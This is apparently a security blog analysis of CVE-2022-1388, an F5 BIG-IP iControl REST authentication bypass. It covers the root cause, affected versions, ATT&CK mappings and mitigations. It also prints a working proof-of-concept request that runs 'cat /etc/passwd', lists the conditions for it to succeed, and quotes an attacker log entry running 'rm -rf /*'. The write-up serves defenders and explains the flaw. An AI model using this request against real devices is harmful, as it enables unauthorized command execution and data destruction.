

BIG-IP iControl REST Vulnerability (CVE-2022-1388)


The Cybersecurity and Infrastructure Security Agency (CISA) and the Multi-State Information Sharing & Analysis Center (MS-ISAC) released a [joint advisory](#) about the active exploitation of CVE-2022-1388 on some of F5 BIG-IP products.

Before we start

You may not know what is "F5 BIG-IP" or its purpose. BIG-IP is a mix of hardware and software, like a full proxy and a load balancer. It provides observation of traffic flows across the network. Also, it offers different services like performance services, dependability, and security while overseeing the network flows.

BIG-IP is used in different industries such as;

- Hospital & Health Care
- Automotive
- Computer Software
- Legal Services



F5 BIG-IP Market Share and Competitors in Network Management

Summary

A flaw in the BIG-IP iControl REST component allows the unauthenticated actor to send undisclosed requests to bypass the iControl REST authentication. An attacker that accesses the BIG-IP management port or self-IP address can execute arbitrary system commands, create or delete files, or disable services from outside (remote code execution). This attack and its effects are focused on the control plane, not on the data plane.

Technical Analysis of CVE-2022-1388

To understand the root cause of CVE-2022-1388, first, we need to check the iControl REST component's authentication mechanism.

In iControl REST API [User Guide](#):

- “Users can automatically access REST resources, but every user must obtain a token for authentication and include that token in every REST request.”
- “As an administrator of a BIG-IP® system, you can use the basic authentication to make iControl REST calls. For users that lack administrator privileges, the user must request a token that can be used to authenticate the user making REST API requests.”

These authentications described in the User Guide are token-based and HTTP basic. As you can see from the definitions, HTTP Basic authentication method is for administrators while the token-based is for users.

Communications to iControl REST through HTTP are handled by a frontend Apache web server on port 443. This Apache server observes routing requests to the internal services. These requests begin with “/mgmt” and they are forwarded to a Jetty server that operates on port 8100 for the authentication process. If a successful POST request is received by the Jetty server, a token is provided as an “X5-F5-Auth-Token” HTTP header for all further communication. Also, the Jetty server uses “X-Forwarded-Host” to track sources of requests.

If a request is received without “X5-F5-Auth-Token”, this means it must be administrative, and only the username in the HTTP header is validated to match root or admin.

Because of HTTP/1.1 architecture, “X-Forwarded-Host” and “F5-Auth-Token” are supplied as the values of the “Connection” header while later “X-Forwarded-Host” and “F5-Auth-Token” headers are captured by the Jetty server will be stripped from the communication. This means the Jetty server will treat all requests with the listed parameters as local root/admin requests.

Impact of the CVE-2022-1388 Vulnerability

According to F5, 48 worldwide known big companies of [Fortune 50](#) use the F5 products. So this BIG-IP vulnerability causes huge dissatisfaction and unrest in these companies.

CVE-2022-1388 vulnerability lets adversaries perform remote code executions on vulnerable F5 BIG-IP products. This vulnerability leads an attacker to fully control the affected servers or run arbitrary codes on the vulnerable systems for future exploitations. CVE-2022-1388 vulnerability has a 9.8 (Critical) CVSSv3 base score because of remote code executions.

Affected Versions

Table 1. Affected F5 BIG-IP products

Product	Branch	Versions are known to be vulnerable	Fixes introduced in	Severity	CVSSv3 score	Vulnerable component or feature
BIG-IP (all modules)	17.x	None	17.0.0	Critical	9.8	iControl REST
	16.x	16.1.0 – 16.1.2	16.1.2.2			
	15.x	15.1.0 – 15.1.5	15.1.5.1			
	14.x	14.1.0 – 14.1.4	14.1.4.6			
	13.x	13.1.0 – 13.1.4	13.1.5			
	12.x	12.1.0 – 12.1.6	Will not fix			
	11.x	11.6.1 – 11.6.5	Will not fix			

Step by Step Exploit Breakdown and PoCs

- The exploit works by sending a crafted HTTP POST request to the “mgmt/tm/util/bash” URL of the BIG-IP service along with the required headers such as “authentication”, “connection” and “X-F5-Auth-Token”.

Table 2. A HTTP POST request example to detect the vulnerability (PoC)


```
POST /mgmt/tm/util/bash HTTP/1.1
Host: <IP_of_target_f5_product>:8443
X-F5-Auth-Token: 0
Authorization: Basic YWRtaW46
Connection: X-F5-Auth-Token, X-Forwarded-Host
X-Forwarded-For: localhost
Content-Length: 0
{
  "command": "run",
  "utilCmdArgs": "-c 'cat /etc/passwd' "
}
```

- You can see the “YWRtaW46” data next to the “Authorization” field. YWRtaW46 is base64 encoded data of ‘admin:’ and required commands are sent to devices through the HTTP POST body.
- The “Connection” field must contain the “X-F5-Auth-Token” value.
- The “Host” header must have “local / 127.0.0.1” value or “Connection” header must have “X-Forwarded-Host” value.
- The value of the “command” parameter in the POST request must be “run”.
- The value of the “utilCmdArgs” parameter must be a valid Linux command.

You can check out other PoCs for CVE-2022-1388 from here: [PoC1](#), [PoC2](#), [PoC3](#), [PoC4](#)

Current Situation

An unknown attacker group exploits this vulnerability by sending commands to vulnerable devices to delete the whole F5 file system, which is resulted in breaking load balancing and websites.



```
177.54.127.111 2022-05-09 19:04:14
/mgmt/tm/util/bash
{
"command": "run",
"utilCmdArgs": "-c 'rm -rf /*'"
}
```

Attackers wiping file systems of vulnerable devices

F5 published patches for their BIG-IP products. 17.x versions are not affected by CVE-2022-1388 but there are no patches published for 11.6.x and 12.1.x versions because of these products at their end-of-life (EOL).

MITRE Techniques for CVE-2022-1388:

- T1071.001 - Application Layer Protocol: Web Protocols
- T1105 - Ingress Tool Transfer
- T1573 - Encrypted Channel
- T1033 - System Owner/User Discovery
- T1069 - Permission Groups Discovery
- T1082 - System Information Discovery
- T1083 - File and Directory Discovery
- T1087.001 - Account Discovery: Local Account
- T1059.004 - Command and Scripting Interpreter: Unix Shell
- T1485 - Data Destruction
- T1561 - Disk Wipe
- T1561.001 - Disk Wipe: Disk Content Wipe
- T1190 - Exploit Public-Facing Application

Mitigations

CISA and MS-ISAC recommend the listed actions below for organizations:

- Upgrade your F5 BIG-IP software to fixed versions
- If you can't immediately patch your BIG-IP software, implement F5's temporary workarounds:
 - Block iControl REST access through the self IP address.
 - Block iControl REST access through the management interface.
 - Modify the BIG-IP httpd configuration.
- Also, organizations should apply the following best practices to reduce the risk of compromise:
 - Maintain and test an incident response plan.
 - Ensure that your organization has a vulnerability program in place
 - Properly configure and secure internet-facing devices
 - Adopt zero-trust principles and architecture

Conclusion

CVE-2022-1388 is a critical vulnerability that no company can ignore. This vulnerability allows remote code execution and as a result of RCE, attackers gain full control of the vulnerable devices which can lead to a very scary ending for companies. Every organization using the F5 BIG-IP software should immediately implement the security measures recommended by CISA, MS-ISAC, and F5.

Resources:

Arntz, P. (2022, May 12). *F5 BIG-IP vulnerability is now being used to disable servers.*

Malwarebytes Labs. <https://blog.malwarebytes.com/exploits-and-vulnerabilities/2022/05/f5-big-ip-vulnerability-is-now-being-used-to-disable-servers/>

F5 BIG-IP commands 29.13% market share in Network Management. (n.d.). Enlyft.

<https://enlyft.com/tech/products/f5-big-ip>

F5 BIG-IP Remote Code Execution Vulnerability CVE-2022-1388. (2022, May 12). Cyble.

<https://blog.cyble.com/2022/05/12/f5-big-ip-remote-code-execution-vulnerability-cve-2022-1388/>

iControl® REST API User Guide. (n.d.). F5.

<https://cdn.f5.com/websites/devcentral.f5.com/downloads/icontrol-rest-api-user-guide-14-1-0.pdf>

McCutchen, D. (2022, May 27). *CVE-2022-1388: BIG-IP iControl REST RCE Vulnerability.*

Net Witness Community. <https://community.netwitness.com/t5/netwitness-community-blog/cve-2022-1388-big-ip-icontrol-rest-rce-vulnerability/ba-p/683619>

N. (2022, May 16). *Detecting and Preventing F5 Big-IP Critical Vulnerability - CVE-2022-1388.* Security Investigation - Be the First to Investigate.

<https://www.socinvestigation.com/detecting-and-preventing-f5-big-ip-critical-vulnerability-cve-2022-1388/>

NVD - CVE-2022-1388. (n.d.). NVD. <https://nvd.nist.gov/vuln/detail/CVE-2022-1388>

Ozarslan, S., & Yuceel, H. C. (n.d.). *Simulating and Preventing F5 BIG-IP CVE-2022-1388*

RCE Exploits. Picus Security. <https://www.picussecurity.com/resource/cve-2022-1388-f5-big-ip-vulnerability-exploit>

Threat Actors Exploiting F5 BIG-IP CVE-2022-1388 / CISA. (n.d.). CISA.

<https://www.cisa.gov/uscert/ncas/alerts/aa22-138a>